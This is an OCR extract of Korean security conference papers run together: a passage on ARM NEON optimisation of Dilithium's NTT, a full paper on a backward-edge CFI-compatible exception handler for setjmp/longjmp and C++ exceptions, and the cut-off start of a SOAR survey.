
리가 가능하다. [표 1]은 본 논문에서 Crystal-Dilithium의 NTT 곱셈에서 사용되는 명령어에 대한 설명과 사이클을 보여준다. SMULL, SMULL2는 부호가 있는 곱셈을 수행하는 명령어이다. SMULL은 128-bit 벡터 레지스터에서 Upper에 해당하는 부호가 있는 곱셈을 수행하며, SMULL2는 128-bit 벡터 레지스터에서 Lower에 해당하는 부호가 있는 곱셈을 수행한다. XTN, XTN2는 128-bit 벡터 레지스터에서 값을 추출하는 명령어이다. XTN은 Upper에 해당하는 부분을 추출하며, XTN2는 Lower에 해당하는 부분을 추출한다. SSHR은 산술 시프트 명령어이다. ADD, SUB는 단순 벡터 덧셈이며, 마지막으로 LD1, ST1은 메모리에서 벡터 레지스터 로드, 벡터 레지스터에서 메모리로 값을 저장하는 명령어이다. 일반적으로 단순 레지스터 연산처리보다는 메모리 접근 명령어가 더 많은 Cycles를 소모함을 알 수 있다.

Instruction	Description	cycles
SMULL	Signed Multiplication (Upper)	2
SMULL2	Signed Multiplication (Lower)	2
XTX	Extract Narrow (Upper)	1
XTN2	Extract Narrow (Lower)	1
SSHR	Signed Shift Right	1
ADD, SUB	Addition, Subtraction	1
LD1, ST1	Load and Store	2

[표 1] NEON 명령어 및 cycles [5]

2.2 기존 연구의 결과

[3]에서는 NEON을 활용하여 NewHope의 NTT 곱셈에 대한 병렬 구현을 제안하였다. NewHope의 NTT 곱셈에서는 모듈러스 Q가 12289으로 16-bit 내외의 값이다. 따라서 8개의 계수를 동시에 처리하였다. [4]에서는 NEON을 활용하여 Crystal-Kyber의 NTT 곱셈에 대한 최적화 방법을 제안하였다. 마찬가지로 Crystal-Kyber도 모듈러스 Q가 16-bit 내로 되어있어, 8개의 계수에 대한 병렬처리 방법을 제안하였다. 하지만 Crystal-Dilithium의 모듈러스 Q는 $2^{23}-2^{13}+1$로 16-bit보다 크기 때문에 기존의 병렬처리 기법을 적용하기에는 어려움이 따른다. 병렬 레벨이 달라져 이에 대한 최적화 구현 방안의 연구가 필요하다. 본 논문에서는 Crystal-Dilithium에서의 NTT 곱셈을 최적화하여 레퍼런스 구현과 비교해 NTT, InvNTT 변환에서는 약 3배, 점별 곱셈에서는 1.1배의 성능이 향상됨을 보인다.



[그림 3] 제안하는 레지스터 홀딩 방법

III. NTT 기반 다항식 곱셈 최적화 구현 방안 제안

NEON 엔진에서는 v0-v31까지의 벡터 레지스터를 지원한다. 또한, Crystal-Dilithium에서의 NTT, InvNTT 변환에서는 모듈러스 Q의 원소까지 축소다항식의 분할이 수행되며, 모듈러스 Q는 $2^{23}-2^{13}+1$이다. 따라서, NTT, InvNTT 변환 시 메모리 접근을 최소화하는 방법과 128-bit 벡터 레지스터 내에서 4개의 계수를 병렬처리하는 방법을 제안한다. 메모리 접근을 최소화하는 방법은 [그림 3]과 같다. v0-v31까지의 벡터 레지스터를 지원하므로, 64차 Depth 이후부터의 변환은 벡터 레지스터 내에 홀딩이 가능하여 메모리 접근이 발생하지 않는다. NTT, InvNTT에서는 효율적으로 변환을 수행하는 Butterfly Method를 사용한다. 제안하는 Butterfly Method는 [알고리즘 1]과 같다. 알고리즘의 In0, In1은 각각 4개의 계수를 저장하고

Algorithm 1 Vectorized Butterfly Method

Require: \in0 \in1
Ensure: \out0, \out1

Zetas Multiplication
1: SMULL v26.2d, \in1\().2s, v27.2s
2: SMULL2 v24.2d, \in1\().4s, v27.4s

Montgomery Reduction
3: Montgomery Reduction v26.2d, v24.2d

Masking
4: XTN v25.2s, v26.2d
5: XTN2 v25.4s, v24.2d

Addition and Subtraction
6: ADD \out1\().4s, v25.4s, \in0\().4s
7: SUB \out2\().4s, \in0\().4s, v25.4s

[알고리즘 1] Proposed Butterfly Method

있다. Step1-2는 zetas를 곱하는 과정이다. SMULL 명령어를 통해 상위 64-bit 내에서 32-bit 병렬 곱셈이 수행되며, SMULL2는 나머지 64-bit 내에서 32-bit 병렬 곱셈이 수행된다. Step1-2를 통해 두 개의 128-bit 벡터 레지스터 내에 zetas를 곱한 64-bit 결과값 2개씩을 저장하고 있다. Step 3는 Montgomery Reduction 매크로 함수를 수행한다. 매크로 함수를 통해 두 개의 벡터 레지스터 내의 값이 32-bit로 감산된다. Step 4-5는 32-bit로 감산된 결과를 4개의 벡터 레지스터로 합치는 과정이다. Step 6-7 과정을 통해, in0, in1의 각각 4개의 계수에 대한 Butterfly Method가 완료된다. Butterfly Method 내부에서 수행되는 Montgomery Reduction에 대한 매크로 함수는 알고리즘 2와 같다. Step 1-2를 통해, 32-bit 캐스팅을 수행하여 하나의 벡터 레지스터에 저장한다. Step 3에서는 QINV를 곱하는 과정이다. Step 4-5는 SMULL 명령어를 사용하기 위해 상위에 값을 올리는 과정이며, Step 6-11에서는 Q를 곱하고 SUB와 Right Shift #32를 수행된다. 이를 통해 \out0, \out1에 감산이 수행된 32-bit 값 2개씩 저장된다. 점별 곱셈 과정도 마찬가지로 4개의 계수에 대한 병렬처리 및 제안한 Montgomery Reduction을 통해 효율적으로 수행된다.

Algorithm 2 Vectorized Montgomery Reduction

Require: v26, v24 (4*64-bit Integers)
Ensure: \out0, \out1 (4*32-bit Integers)

```
Masking
1: XTN v28.2s, v26.2d
2: XTN2 v28.4s, v24.2d
QINV Multiplication
3: MUL v28.4s,v28.4s,v30.4s
Masking
4: MOV v28.s[1],v28.s[2]
5: MOV v25.s[1],v25.s[2]
Q Multiplication and Right Shift
6: SMULL v25.2d v28.2s, v29.2s
7: SUB \out0, \out0, v25.2d
8: SSHR \out0, \out0, #32
9: SMULL2 v25.2d v28.4s, v29.4s
10: SUB \out1, \out1, v25.2d
11: SSHR \out1, \out1, #32
```

[알고리즘 2] Proposed Montgomery Reduction

IV. 성능 측정 및 결론

성능은 Jetson AGX Xavier Developer Kit [6]에서 측정하였으며, VScodium 환경에서 arm-aarch64-gnu-gcc를 사용해 컴파일하였다. 레퍼런스 구현은 C언어로 구성되어 있으며, 컴파일 시에 -O3 옵션을 적용한 결과이다. 제안하는 구현은 어셈블리 언어로 구성되어 있다. NTT, InvNTT 변환에서는 4개의 계수에 대한 병렬처리와 레지스터 홀딩 기법을 통해 모두 약 3배 정도의 성능향상을 달성하였다. 점별 곱셈에서는 4개 계수에 대한 병렬처리를 통해 레퍼런스 구현보다 약 1.1배의 성능향상을 달성하였다. 게다가 제안된 방법을 Dilithium 2에 적용하여 레퍼런스 구현 대비 각각 38%, 102%, 34%의 성능이 향상을 달성하였다. 향후 연구계획으로는 Crystal-Dilithium에서 SHA-3, Rejection Sampling 등 다른 내부 연산에 대해서도 최적화 방안을 연구할 계획이다.

	NTT	점별 곱셈	InvNTT
Reference [7]	3,966	264	4,863
Our Work	1,333	240	1,616

[표 2] NTT 곱셈 구현 성능 비교

		Reference	Proposed
Dilithium 2	Gen	253,395	183,254
	Sign	1,257,304	621,658
	Verify	255,421	189,804

[표 2] Dilithium 2의 성능 비교

[참고문헌]

[1] NIST Post-Quantum Cryptography Standardization "https://csrc.nist.gov/projects/post-quantum-cryptography"

[2] Leon Botros, Matthias J. Kannwischer, Peter Schwabe, "Memory-Efficient High-Speed Implementation of Kyber on Cortex-M4", AFRICACRYPTO, 2019

[3] Silvan Streit, Fabrizio De Santis, "Post-Quantum Key Exchange on ARMv8-A: A New Hope for NEON Made Simple", IEEE Transations on Computers, 2018

[4] Pakize Sanal, Emrah Karagoz, Hwajeong Seo, Reza Azarderakhsh and Mehran Mozaffari-Kermani, "Kyber on ARM64: Compact Implementations of Kyber on 64-bit

ARM Cortex-A Processors“, Cryptology ePrint Archive, 2021
[5] ARMv8-A Series ASIMD Instruction Sets, “https://developer.arm.com/documentation/ddi0596/2021-03/SIMD-FP-Instructions”, 2021
[6] Jetson AGX Xavier Developer Kit Specification, “https://developer.nvidia.com/embedded/jetson-agx-xavier-developer-kit”
[7] Crystal-Dilithium Specification, “https://pq-crystals.org/dilithium/software.shtml”

보안성 및 호환성을 위한 Backward-edge Control-flow Integrity 전용 예외 처리기 설계 및 구현*

진홍주*, 김선권**, 이동훈*

*고려대학교 정보보호대학원 정보보호학과

**고려대학교 일반대학원 정보보안학과

Design and Implementation of Exception Handler Dedicated to Backward-edge Control-flow Integrity for Security and Compatibility

Hongjoo Jin*, Seon Kwon Kim**, Dong Hoon Lee*

*Graduate School of Information Security, Korea University.

**Graduate School of Cyber Security, Korea University.

요 약

애플리케이션의 제어 흐름을 가로채기 위해서 주로 사용되는 코드 포인터를 조작 공격은 공격자가 시스템에 악영향을 주는 코드를 실행할 수 있게 한다. 특히, ROP 공격을 활용한 실제 시스템 해킹에는 Backward-edge에 대한 익스플로잇이 빈번하게 사용된다. Backward-edge 보호 기법들은 주로 함수 블록의 프롤로그와 에필로그에 Code Instrumentation 방식으로 구현된다. Instrumented Code는 해당 함수의 리턴 주소를 암호화/복호화 하거나 별도의 메모리 공간에 리턴 주소를 저장하는 명령어로 구성된다. 프로그램의 예외 처리를 위해 사용되는 라이브러리 함수가 호출될 때 함수 프롤로그와 에필로그의 불일치 현상이 발생하며, Instrumented Code는 이러한 불일치를 조정하지 못해 프로그램 충돌을 일으킨다. 본 논문에서는 Backward-edge CFI 기법이 적용된 프로그램의 예외 처리 과정에서 보안성, 호환성 및 효율성을 모두 고려한 향상된 예외 처리기를 제안한다. 또한, Backward-edge CFI와 함께 사용 가능한 실용적이고 효율적인 C/C++의 예외 처리기의 프로토타입을 구현했다. SPEC CPU2017 벤치마크 프로그램에 제안 프로토타입을 적용하여 호환성과 성능을 측정하였으며, 호환성 문제가 없이 1% 미만의 성능 오버헤드를 부여함을 확인했다.

I. Introduction

소프트웨어 버그를 악용하여 코드 포인터(Code Pointer)를 조작하는 공격은 공격자가 애플리케이션의 제어 흐름을 가로챌 수 있으며, 프로그램의 제어권을 획득한 공격자는 시스템에 악영향을 줄 수 있는 코드를 실행할 수 있다[1]. 코드 포인터는 Function Pointer, Virtual Table Pointer와 같은 Forward-edge와 Return Address의 Backward-edge로 나눌 수 있다. 특히, Backward-edge에 대한 공격은 Return-oriented Programming (ROP)[2, 3]와 같은 실제 시스템 해킹을 위한 익스플로잇(Exploit)에 빈번하게 사용된다.

리턴 주소(Return Address)의 무결성을 보장하는 보호 기법을 Backward-edge Control-flow Integrity (Backward-edge CFI)라 하며 보안성 및 효율성 측면에서 다양한 기법들이 제안되었다. Stack Canary[4], Shadow Stack[1, 5], Stack Isolation[6, 7], Dynamic Remote Attestation[8] 와 같은 기법들은 스택 메모리에 저장되는 리턴 주소를 보호하기 위해 기존 소스 코드에 보호 기법 코드를 Instrumentation 한다. Instrumented Code는 별도의 공간에 리턴 주소를 저장하는 명령어 및 저장 공간을 관리하는 포인터를 조정하는 명령어 등으로 구성된다. 주로 프로그램 함수의 프롤로그(Prologue) 및 에필로그(Epilogue)의 시작 부분에 Instrumented Code가 삽입되며, 함수 프롤로그와 에필로그의 쌍이 맞지 않으면 호환성 문제를 유발한다. 즉, Instrumented Code의 프롤로그가 실행되었으면 반드시 에필로그도 실행해야 프로그램의 기능 및 보안상 문제가 없다. 하지만, 함수 간 분기를 지원하는

* 이 성과는 2021년도 과학기술정보통신부의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (No.NRF-2021R1A2C2014428).

setjmp() 및 *longjmp()* 라이브러리 함수 호출과 C++의 예외 처리기로 사용되는 *throw()* 및 *catch()*의 사용은 함수 프롤로그와 에필로그 쌍을 파괴하는 특수한 형태의 제어 흐름을 실행한다. 라이브러리 함수 사용의 경우 기본적으로 제공하는 Stack Unrolling 기능을 활용하여 함수 프롤로그와 에필로그의 비대칭을 풀어준다. 하지만, Instrumented Code의 경우 스택 메모리의 특수한 움직임과 관련된 예외 처리기가 고려되지 않으면 프로그램 충돌 등의 호환성 문제가 발생한다. 이 경우 두 가지 방법으로 해결이 가능하며, (i) *setjmp()*, *longjmp()* 등의 예외 처리기가 있는 함수 블록에만 Code Instrumentation을 적용하지 않는 방법, (ii) Instrumented Code를 위한 예외 처리기를 함께 작성하는 방법이다. 전자의 경우 성능상의 이점이 있지만, 보호 기법이 적용되지 않는 코드 블록이 생기기 때문에 미탐(False Negative)이 발생하며, 후자의 경우 처리 방법에 따라 심각한 성능 오버헤드가 발생한다.

본 논문에서는 미탐을 발생시키지 않으면서 효율적인 Backward-edge 전용 예외 처리기를 제안한다. Code Instrumentation 과정에서 모든 스택 비대칭 유발 함수(e.g., *setjmp()*, *throw()*)를 찾아 제안 기법을 삽입하며, 기법은 효율적인 해시 테이블 구조 설계 및 *backtrace()* 시스템 콜 활용 등으로 효율적으로 발생 예외를 처리한다. 구현한 프로토타입을 Backward-edge Control-flow Integrity가 Instrumentation 된 SPEC CPU2017 벤치마크 프로그램에 적용하여 호환성 및 성능을 평가하였으며, 프로그램 충돌 없이 평균 1% 미만의 성능 오버헤드가 추가됨을 확인하였다.

II. Background

2.1 Backward-edge CFI

리턴 주소를 보호하기 위한 Backward-edge CFI 기법은 다양한 형태로 개발 및 구현된다. 리턴 주소가 스택 메모리에 저장될 때 암호화하고 함수 리턴을 실행할 때 복호화하는 암호학적 기법이 있으며, 별도의 안전한 공간에 리턴 주소를 저장하여 보호하는 Shadow Stack 기반 기법이 있다. 이들 기법 모두 함수 블록의 프롤로그에 암호화 또는 안전한 영역에 리턴 주소를 저장하는 명령어들이 필요하고, 에필로그에 복호화 또는 함수 복귀를 위한 리턴 주소를 로드하는 명령어가 필요하다. 따라서, 보호 기법 적용을 위해서 함수 블록의 프롤로그와 에필로그에 Code Instrumentation이 필요하며, 필요한 명령어를 추가하여 보안 기능을 수행한다(Fig. 1).




Fig. 1. 실제 함수 블록의 프롤로그 및 에필로그. line 1-5, line 14-18은 Instrumented Code.

2.2 예외 처리 라이브러리 함수

예외 처리 라이브러리 함수는 프로그램 실행 중 코드 작성자가 설정한 예외에 도달하면 해당 지점에서의 실행을 멈추고 정상적인 실행을 이어가기 위해 사용한다. 타겟 라이브러리 함수는 *setjmp()/longjmp()* 및 *throw()/catch()* 이며, 이들 함수는 함수 블록에 진입하여 예외 발생 시 함수 에필로그를 수행하지 않고 스택 프레임을 정리한다(Fig. 2). 이러한 동작은 Instrumented Code의 스택 불일치를 유발하며, 이 불일치가 제대로 처리되지 않는 경우 프로그램 충돌을 유발한다.




Fig. 2. *setjmp()/longjmp()* 실행 예. *foo()* 함수에 진입한 실행이 *longjmp()*로 인해 *main()*함수로 분기하며, *foo()* 함수의 에필로그 불일치를 유발함.




Fig. 3. setjmp()/longjmp() 스택 메모리 예외 처리를 위한 해시 테이블 구조. 해시 함수는 %rdi 값을 입력으로 받아 hash += ((%rdi >> 4) & 0xff) 식을 수행하여 계산한다.

III. Exception Handler for Backward-edge CFI

Backward-edge CFI 전용 예외처리기는 *setjmp()/longjmp()*, *throw()/catch()*에 대한 스택 메모리 추적을 제공한다. *setjmp()/longjmp()*, *throw()/catch()* 각각에 대한 효율적인 추적 기법을 설계하여 Backward-edge CFI 기법에서 발생할 수 있는 미탐을 방지하고, 호환성 문제를 해결한다.

3.1 setjmp() and longjmp()

SPEC CPU2017 벤치마크 프로그램의 x86-64 어셈블리 코드를 분석하여 *setjmp()*와 *longjmp()*가 기계어 코드에서 활용하는 레지스터 및 메모리 저장 명령어를 확인했다. 분석 결과 *setjmp()*를 수행하기 전 %rdi 레지스터에 해당 *setjmp()*에 대응되는 *longjmp()*와의 링크 정보가 저장되는 것을 확인했다. 이를 이용하여 *setjmp()*가 수행되는 함수 블록에서 *%rdi* 값과 해당 블록의 리턴 주소를 해시 테이블의 형태로 작성하도록 기법을 설계했다. Fig. 3의 예로 모든 *setjmp()* 호출 이전의 *%rdi* 값을 해시테이블의 key로 사용하고, 해당 함수 블록의 리턴 주소를 해시 함수를 통과한 해시값과 함께 Set Storage에 저장한다. 이 테이블을 이용해서 함수 블록에 *longjmp()*가 있는 모든 지점에서 *%rdi* 값을 얻어 해시 테이블 서칭을 통해 *longjmp()*가 수행되어 돌아갈 함수 블록의 리턴 주소로 Instrumented Code가 가진 리턴 주소를 변경해준다. 해시 테이블 구현된 프로토타입은 *setjmp()*와 *longjmp()* 사이의 링크 정보와 리턴 주소는 프로그램 실행 및 성능에 영향을 거의 주지 않는 효율적인 테이블 관리 및 검색을 수행한다(Fig. 4).

```
srand((unsigned int)time(NULL));

set_base = rand()%0x7ffb;
set_base = (set_base << 32) | rand() | 0x100000000;
set_ptr = mmap(set_base, setlong_Size, PROT_READ | PROT_WRITE, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);

__asm__ __volatile__(
"movq %0, %%gs:800₩n₩t"
:
:"r"(set_ptr)
);
```

```
__asm__ __volatile__(
"movq %%rdi, %0₩n₩t"
:"=r"(jmp_Buffer)
:
);
__asm__ __volatile__(
"movq %%gs:0, %0₩n₩t"
:"=r"(ptr_LEAF)
:
);
__asm__ __volatile__(
"movq %%gs:800, %0₩n₩t"
:"=r"(set_ptr)
:
);
set_ptr += ((jmp_Buffer >> 4)  & 0xff);
*set_ptr = ptr_LEAF;
```

```
__asm__ __volatile__(
"movq %%rdi, %0₩n₩t"
:"=r"(jmp_Buffer)
:
);
__asm__ __volatile__(
"movq %%gs:800, %0₩n₩t"
:"=r"(set_ptr)
:
);
set_ptr += ((jmp_Buffer >> 4)  & 0xff);
ptr_LEAF = *set_ptr;
__asm__ __volatile__(   //set_ptr_LEAF
"movq %0, %%gs:0₩n₩t"
:
:"r"(ptr_LEAF)
);
```

Fig. 4. 프로세스 메모리 임의의 위치에 해시 테이블을 생성하는 코드(맨 위)로 큰 메모리 공간에 해시테이블의 위치를 숨김. 또한, setjmp() 호출 전에 %rdi 값을 얻어 해시 테이블의 key로 사용하고, 리턴 주소를 저장함(왼쪽 아래). 마지막으로 longjmp() 호출 시 해시 테이블을 검색하고 저장된 리턴 주소를 Instrumented Code에 전송함(오른쪽 아래).

```
volatile register unsigned long bt_size = 0;
volatile register void* frame_addr[4096];
int i = 0;
size_t backtrace_size;

backtrace_size = backtrace(frame_addr, 4096);
bt_size = (backtrace_size - 4) * 8;
```

Fig. 5. C++ 예외 처리 함수인 throw()/catch()를 처리하는 구현 부분. backtrace() 시스템 콜을 활용 및 가공하여 call depth의 차이를 얻는다.

3.2 throw() and catch()

C++의 예외 처리 라이브러리 함수인 *throw()/catch()*는 *%rdi*와 같은 레지스터에 링크 정보를 저장하지 않는다. 따라서, Instrumented Code가 해시 테이블을 이용하는 기법을 사용할 수 없다. 이를 해결하기 위해 *backtrace()* 시스템 콜을 활용하여 *throw()*가 호출되는 call depth와 *catch()*가 호출되는 call depth의 차이를 구한다. Call depth의 차이 값을 이용해서 *catch()* 함수에 도달했을 때 현재 리턴 주소 값을 구한다. 이후, Instrumented Code가 관리하는 리턴 주소 대신 현재 리턴 주소를 대체하여 호환성 문제를 해결한다.

3.3 Evaluation

Backward-edge CFI 전용 예외 처리기의 프로토타입을 SPEC CPU2017 벤치마크 프로그램으로 평가했다. 벤치마크 프로그램 중 C/C++ 예외 처리 함수를 사용하는 6개 프로그램(500.perlbench_r, 510.parest_r, 511.povray_r 520.omnetpp_r, 523.xalancbmk_r, 526.blender_r)에 간단한 Backward-edge CFI 기법 코드를 Instrumentation 해서 실험했다. 각각의 프로그램에 대한 8번의 실행 결과 호환성 문제는 발생하지 않았고, 평균 1% 미만의 낮은 성능 오버헤드를 보였다.

IV. Conclusion

본 논문에서는 Backward-edge CFI 기법의 호환성 및 효율성 문제를 해결하기 위한 전용 예외 처리기를 제안한다. 해시 테이블 및 *backtrace()* 시스템 콜을 활용한 효율적인 예외 처리 기법을 설계하고, 실제 프로세스 메모리에서 작동 가능한 프로토타입을 구현했다. 기법의 프로토타입을 SPEC CPU2017 벤치마크 프로그램에 적용하여 실제 프로그램에서 호환성 문제를 해결하고, 프로그램 성능에 거의 영향을 미치지 않는 효율적인 기법임을 보였다.

[참고문헌]

[1] Burow, N., Zhang, X., & Payer, M. (2019, May). SoK: Shining light on shadow stacks. In 2019 IEEE Symposium on Security and Privacy (SP) (pp. 985-999). IEEE.

[2] Prandini, M., & Ramilli, M. (2012). Return-oriented programming. IEEE Security & Privacy, 10(6), 84-87.

[3] Checkoway, S., Davi, L., Dmitrienko, A., Sadeghi, A. R., Shacham, H., & Winandy, M. (2010, October). Return-oriented programming without returns. In Proceedings of the 17th ACM conference on Computer and communications security (pp. 559-572).

[4] Cowan, C., Pu, C., Maier, D., Walpole, J., Bakke, P., Beattie, S., ... & Hinton, H. (1998, January). Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks. In USENIX security symposium (Vol. 98, pp. 63-78).

[5] Dang, T. H., Maniatis, P., & Wagner, D. (2015, April). The performance cost of shadow stacks and stack canaries. In Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security (pp. 555-566).

[6] Kuznetzov, V., Szekeres, L., Payer, M., Candea, G., Sekar, R., & Song, D. (2018). Code-pointer integrity. In The Continuing Arms Race: Code-Reuse Attacks and Defenses (pp. 81-116).

[7] Zieris, P., & Horsch, J. (2018, May). A leak-resilient dual stack scheme for backward-edge control-flow integrity. In Proceedings of the 2018 on Asia Conference on Computer and Communications Security (pp. 369-380).

[8] Kil, C., Sezer, E. C., Azab, A. M., Ning, P., & Zhang, X. (2009, June). Remote attestation to dynamic system properties: Towards providing complete system integrity evidence. In 2009 IEEE/IFIP International Conference on Dependable Systems & Networks (pp. 115-124). IEEE.

차세대 보안관제 선제적 활용을 위한 SOAR 분석

이민경*, 김득훈**, 곽진***

*,**아주대학교 컴퓨터공학과, 정보보호응용및보증연구실

***아주대학교 사이버보안학과

Anaylsis of SOAR for Preemptive Utilization of Next-Generation Security Monitoring and Control

Minkyung Lee*, Deuk-Hun Kim**, Jin Kwak***

*,**ISAA Lab., Department of Computer Engineering, Ajou University

***Department of Cyber Security, Ajou University

요 약

인공지능, 사물인터넷, 클라우드, 빅데이터 등 ICT 기술로 발전하면서 보안위협이 발생 가능한 공격 백터가 증가하고 있다. 이에 따라 보안 사고의 발생빈도는 증가하고 있으며, 이를 탐지하고 분석 및 대응하기까지 걸리는 시간이 증가하고 있다. 따라서, 급증하는 보안 사고를 최소한의 인력 개입으로 효율적으로 대응하기 위해 차세대 보안관제로 주목받는 Security Orchestration, Automation and Response(SOAR)의 필요성이 대두되고 있다. SOAR는 고도화된 보안위협에 대응할 수 있도록 이기종 보안기술 연동 및 자동대응을 지원하는 자동화 플랫폼이다. 이에 따라, 본 논문에서는 SOAR의 등장 배경 및 개념을 분석하고 SOAR에 대해 분석한다.

I. 서론

최근 침입 탐지 시스템, 보안 정보 및 이벤트 관리(SIEM), 방화벽 등 사이버 공격을 탐지, 차단 및 대응하는 기술이 다양해지고 있다. 따라서, 급증하는 보안 기술을 통합하여 인력의 개입 없이 사이버 공격을 자동으로 탐지하고 대응하는 필요성이 대두되고 있다. 이는 시스템 내 이상 징후 탐지 시 네트워크 격리, 사고 발생 보고, 위협 분석, 대응조치 등 일련의 워크플로우를 자동화하는 것으로, 가트너에 의해 Security Orchestration and Automation, Response(SOAR) 개념이 처음 정의되었다[1].

본 논문에서는 SOAR 동향을 분석한다. 2장에서 관련 연구로 SOAR의 등장 배경 및 개념에 대해 분석하고, 3장에서 SOAR 기술의 연구 현황을 분석한다. 마지막으로 4장에서 결론을 맺는다.

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (No. 2021R1A2C2011391).

II. 관련 연구


2.1 SOAR 등장 배경

IBM의 2019년 기업 사이버 공격 대응 실태 보고서에 따르면, 77%는 조직 전반에 걸친 Computer Security Incident Response Plan(CSIRP)를 보유하지 않았으며, 57%가 사이버 공격을 탐지하고 대응하기까지 걸리는 시간이 증가하고 있다고 응답했다[1]. 또한, Baker Hosteller에 따르면 보안 전문가들은 이전에는 공격을 탐지 및 분석하고 공지하는 데까지 총 87일에 비해 2020년에는 총 104일이 소요되었다[2]. 이는 여러 IT 기술이 융합된 환경에서 공격 백터가 증가함에 따라 기관, 기업 등에서 발생하는 보안 사고의 빈도는

증가하고 있으며, 보안 사고가 발생함과 동시에 이를 탐지하고 분석 및 대응하기까지 걸리는 시간이 증가하고 있다[3]. 따라서, 자동화 기술의 도입이 필요해짐에 따라 2017년 가트너에 의해 SOAR 개념이 등장하였다. 가트너에 따르면, SOAR는 다양한 보안위협의 대응 프로세스를 자동화하여 최소한의 인력 개입으로 보안 침해사고에 대응하고 인력의 개입이 필요한 사고 발생 시 표준화되어있는 업무 프로세스에 따라 고도화된 보안위협에 대응할 수 있도록 지원하는 보안 자동화 플랫폼이다[4].

2.2 SOAR 개념

기존 통합 보안관제 솔루션인 SIEM은 보안 정보 및 이벤트 관리를 의미하며 게이트웨이, 방화벽, IPS/IDS 등에서 발생하는 로그를 수집, 저장 및 분석한다. 반면, SOAR는 통합 로그 수집·분석뿐 아니라 이기종 보안 기술 간의 워크플로우를 통해 보안 사고를 자동으로 대응한다는 점에서 차이가 있다. 보안 침해 사고 발생 시 자동화된 대응을 위하여 SOAR는 다음과 같이 보안 오케스트레이션 및 자동화(SOA), 보안 사고 대응 플랫폼(SIRP) 그리고 위협 인텔리전스 플랫폼(TIP)으로 구성된다[1].



(그림 1) SOAR 구성요소

❒ 보안 오케스트레이션 및 자동화(SOA)

이기종 보안 기술에서 발생한 데이터를 수집하고 보안 기술 간 워크플로우를 자동화함으로써, 보안 대응팀의 단조롭고 반복적인 업무를 파악하고 보안 사고대응 업무에 소요되는 시간을 줄여준다.

❒ 보안 사고 대응 플랫폼(SIRP)

보안 사고 발생 시 위협 대응 프로세스의 자동화로써, 보안 사고가 발생하면 사고 유형별로 내부 대응 정책에 의해 미리 정해진 프로세스에 따라 업무를 배정하고 관리해준다.

❒ 위협 인텔리전스 플랫폼(TIP)

조직에서 발생하는 보안위협의 분석 업무를 지원하기 위해 여러 소스의 위협 데이터를 실시간으로 수집, 상관 분석해 제공함으로써 기업의 기존 보안 시스템이나 대응 솔루션과 연계해 위협 요소를 제공할 수 있다. 이에 따라, 보안 인력의 사전 대응력을 높여준다.

또한, 보안 오케스트레이션 및 사고 자동 대응을 위한 플랫폼의 정의는 다음과 같이 다양하게 사용되고 있다.

- Security Automation - 보안 프로세스, 애플리케이션, 인프라 등을 통합하여 보안 인력의 개입을 최소화하는 기술[5]
- Security Automation and Orchestration - 보안위협의 규모와 복잡성을 관리하기 위해 알려진 보안위협을 기반으로 특정 위협 발생할 경우 인력, 프로세스 및 기술의 결합을 통한 자동 조치를 수행하는 기술[6]

III. SOAR 분석

다음 <표 1>은 주요 SOAR 보안 솔루션에 SOAR 플랫폼이 포함하고 있는 기능을 정리한 표이다[7,8,9,10]. 이는 보안 오케스트레이션 및 대응 프로세스 자동화 기능이 주로 포함되어 있다. 기존부터 보안 오케스트레이션, 위협

